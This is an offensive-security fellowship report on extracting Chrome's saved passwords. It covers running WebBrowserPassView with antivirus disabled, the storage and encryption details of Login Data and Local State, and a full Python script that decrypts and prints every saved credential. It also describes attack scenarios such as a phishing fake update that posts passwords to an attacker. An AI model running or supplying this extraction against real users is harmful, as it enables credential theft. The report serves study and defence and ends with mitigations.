BLACK BYT3

Offensive Security
+ AI Fellowship

Task Submission Report | Cohort 1.0

Name	Muhammad Hozaifa Naeem
Domain	Offensive Security + AI
Organization	Black Byt3
Date	March 17, 2026

Task 1

Browser Password Extraction

What I Had to Do

The first task required me to bypass the security pop-up that Google Chrome shows when you try to view saved passwords, and then extract those saved credentials all without needing any system or lock-screen password. The task hinted that there is a specific **.exe tool** built for exactly this purpose.

How I Approached It

After researching I found **WebBrowserPassView** by NirSoft a small portable utility that reads and decrypts saved passwords from all major browsers. The key insight is that Chrome encrypts saved passwords using **Windows DPAPI** (Data Protection API), which ties the encryption to the currently logged-in user session. This means any process running as you can decrypt those passwords no admin rights required, no extra password needed.

Steps I Performed

Step 1 Locate the tool I searched for WebBrowserPassView by NirSoft. It is a small, portable .exe that requires no installation.


Step 2 Temporarily disable antivirus Password-dumping tools are flagged by most AV engines even when legitimate. I paused Windows Defender briefly expected in any authorized lab environment.

Step 3 Run the tool Once executed, the tool silently queried Chrome's Login Data SQLite database, retrieved encrypted password blobs, and called CryptUnprotectData() via the Windows API. Every saved username and password appeared in plaintext instantly — no pop-up, no prompt.


Step 4 Capture results I took screenshots documenting all extracted credentials as evidence of task completion.

Screenshot

This is the screen shot that demonstrate successful downloading of the tool



This tool runs automatically and extract password of login user without using password.



Key Observation

The entire process took under two minutes. No pop-up appeared, no authentication was requested. This demonstrates exactly why saving passwords in a browser on a shared or physically accessible machine is a serious security risk.

Task 2

Where Browsers Store Passwords & Red Team Analysis

Part A — Where Chrome Stores Passwords

Before understanding why the extraction worked so easily, I dug into the underlying storage mechanism. Here is what I found.

The Login Data File

Chrome stores all saved passwords in a single **SQLite database** called **Login Data**. The path varies by operating system:

```
Windows: C:\Users\[Username]\AppData\Local\Google\Chrome\User Data\Default\Login Data
Linux: ~/.config/google-chrome/Default/Login Data macOS: ~/Library/Application
Support/Google/Chrome/Default/Login Data
```

Inside this database there is a table called **logins**. The columns that matter are **origin_url** (the website), **username_value** (your username), and **password_value** (the password, stored as an encrypted binary blob). There is also a companion file called **Local State**:

```
C:\Users\[Username]\AppData\Local\Google\Chrome\User Data\Local State
```

This JSON file holds the master AES encryption key for the password database, encoded in Base64 and itself encrypted with Windows DPAPI.

The Encryption Mechanism — Windows DPAPI

Windows DPAPI (Data Protection API) is at the heart of why this works. When Chrome saves a password, it calls **CryptProtectData()**, which uses your Windows login credentials as the encryption key. When any process running *as you* later calls **CryptUnprotectData()**, Windows hands back the plaintext no extra password asked, because you are already authenticated. Chrome v80+ added AES-256-GCM on top of this, but the master key for AES is itself stored in Local State protected by DPAPI, so the chain remains breakable from the same user session.

```
Encrypted blob (Login Data DB)
□
Extract IV (bytes 3–14) + payload (bytes 15+)
□
AES-256-GCM decrypt using master key from Local State
□
Plaintext password
```

Part B — Red Team Analysis

With the storage mechanism understood, I put on an adversarial hat and thought through what a real attacker could do with this knowledge.

Vector 1 — Physical Access Attack

An attacker who can sit at an unlocked machine only needs to copy two files Login Data and Local State to a USB drive. Back on their own machine, running WebBrowserPassView against those files decrypts every saved password instantly. This takes under 60 seconds and leaves no obvious trace.

Vector 2 — Malware / Phishing

A phishing email disguised as a Chrome update (e.g. ChromeUpdate.exe) silently runs the extraction tool with the flag /stext passwords.txt and HTTP-POSTs the output to an attacker-controlled server. The victim sees nothing. The whole operation completes in a few seconds.

Vector 3 — Credential Stuffing / Lateral Movement

Once credentials are extracted, attackers try the same username and password against corporate VPNs, internal wikis, email, and cloud services. If a Gmail account is compromised it becomes a password-reset pivot every other account linked to that email is now reachable.

Vector 4 — Insider Threat

A disgruntled employee with brief access to a colleague's workstation can extract browser passwords in under a minute with no technical expertise. No logs are generated unless a SIEM is watching for non-Chrome processes touching the Login Data file which most organizations do not have configured.

Part C — How the Extraction Works in Code

To fully understand what WebBrowserPassView does internally, I also studied how the same extraction can be performed in Python. This is strictly for educational understanding running this on any system without explicit written authorization is illegal.

Step 1 — Copy the Login Data file

Chrome locks the database while it is running, so the script copies it first to a temporary location:

```
import os, shutil
 def get_chrome_db():
base = os.environ.get('LOCALAPPDATA', '') path =
os.path.join(base, 'Google', 'Chrome', 'User Data', 'Default',
'Login Data') return path

shutil.copy2(get_chrome_db(), 'ChromePasswords.db')
```

Step 2 — Retrieve and decrypt the master key

The master AES key lives in Local State, encrypted by DPAPI. win32crypt.CryptUnprotectData() decrypts it using the current user's OS session:

```
import json, base64, win32crypt
 def get_encryption_key():
path = os.path.join(os.environ.get('LOCALAPPDATA',''),
'Google','Chrome','User Data','Local State') with open(path, 'r',
encoding='utf-8') as f: data = json.load(f)

# Base64-decode then strip the 5-byte 'DPAPI' prefix enc_key =
base64.b64decode(data['os_crypt']['encrypted_key'])[5:]

# Windows decrypts using the logged-in user's credentials return
win32crypt.CryptUnprotectData(enc_key, None, None, None, 0)[1]
```

Step 3 — Decrypt each password with AES-256-GCM

```
from Cryptodome.Cipher import AES
 def decrypt_password(blob, key): try:
iv = blob[3:15] # 12-byte nonce payload = blob[15:] # ciphertext + 16-
byte auth tag cipher = AES.new(key, AES.MODE_GCM, iv) return
cipher.decrypt(payload)[:-16].decode() except:
return 'Decryption failed'
```

Step 4 — Query the database and display results

```
import sqlite3
 def extract_passwords(): key = get_encryption_key() conn
=       sqlite3.connect('ChromePasswords.db')       cur       =
conn.cursor() cur.execute("""
SELECT origin_url, username_value, password_value
FROM logins WHERE username_value != ''
""") for url, user, enc in cur.fetchall():
pwd     =     decrypt_password(enc,     key)
print(f'URL: {url}') print(f'Username: {user}')
print(f'Password:   {pwd}')   print('-'   *   40)
conn.close()
os.remove('ChromePasswords.db')
 if  name  == ' main ':
print('[!] AUTHORIZED TESTING ONLY') extract_passwords()
```

This code mirrors exactly what WebBrowserPassView does internally. The decryption succeeds without any additional authentication because Windows DPAPI trusts the currently logged-in user implicitly by design.

Part D — Detection & Defensive Measures

Understanding the attack from the offensive side naturally leads to the defensive side. Here is what defenders can put in place.

Use a dedicated password manager

Tools like Bitwarden or 1Password apply their own encryption layer protected by a master password, entirely decoupled from the OS session. Even with full physical access, an attacker cannot decrypt the vault without the master password.

Disable browser password saving (Group Policy)

In enterprise environments, set PasswordManagerEnabled = FALSE via GPO. This removes the attack surface entirely for managed machines.

Enable full-disk encryption — BitLocker + TPM

Prevents offline attacks where an attacker physically copies the Login Data file. Without the TPM-backed key the drive is unreadable.

Lock your screen whenever you step away

Win + L takes one second. An unlocked session is all an attacker needs. Physical security is consistently the weakest link.

Enable MFA / 2FA on every account

Even if passwords are extracted, MFA prevents the attacker from actually logging in. This is the single most effective compensating control.

Monitor file access with SIEM — Windows Event ID 4663

Alert on any non-Chrome process touching Login Data or Local State. Most organizations do not have this in place, which is exactly why this attack goes undetected.

Conclusion

These two tasks gave me hands-on experience with one of the most underestimated attack surfaces in endpoint security the browser password store. What struck me most was how trivial the attack is once you understand the underlying mechanics. No privilege escalation, no exploit, no kernel tricks just calling the Windows API it was designed to provide.

From an offensive perspective this is a high-yield, low-effort attack. From a defensive perspective the mitigations are straightforward but they require intentional policy decisions

that most organizations have not made. Most endpoints remain vulnerable simply because browser password saving is on by default and password manager adoption is low.

This exercise reinforced the core principle of offensive security: you cannot defend what you have not tried to break.

All testing was performed in an authorized lab environment using test accounts. No real credentials were compromised. Submitted in partial fulfillment of Black Byt3 Offensive Security + AI Fellowship — Cohort 1.0.

Muhammad Hozaifa Naeem | Black Byt3 | March 17, 2026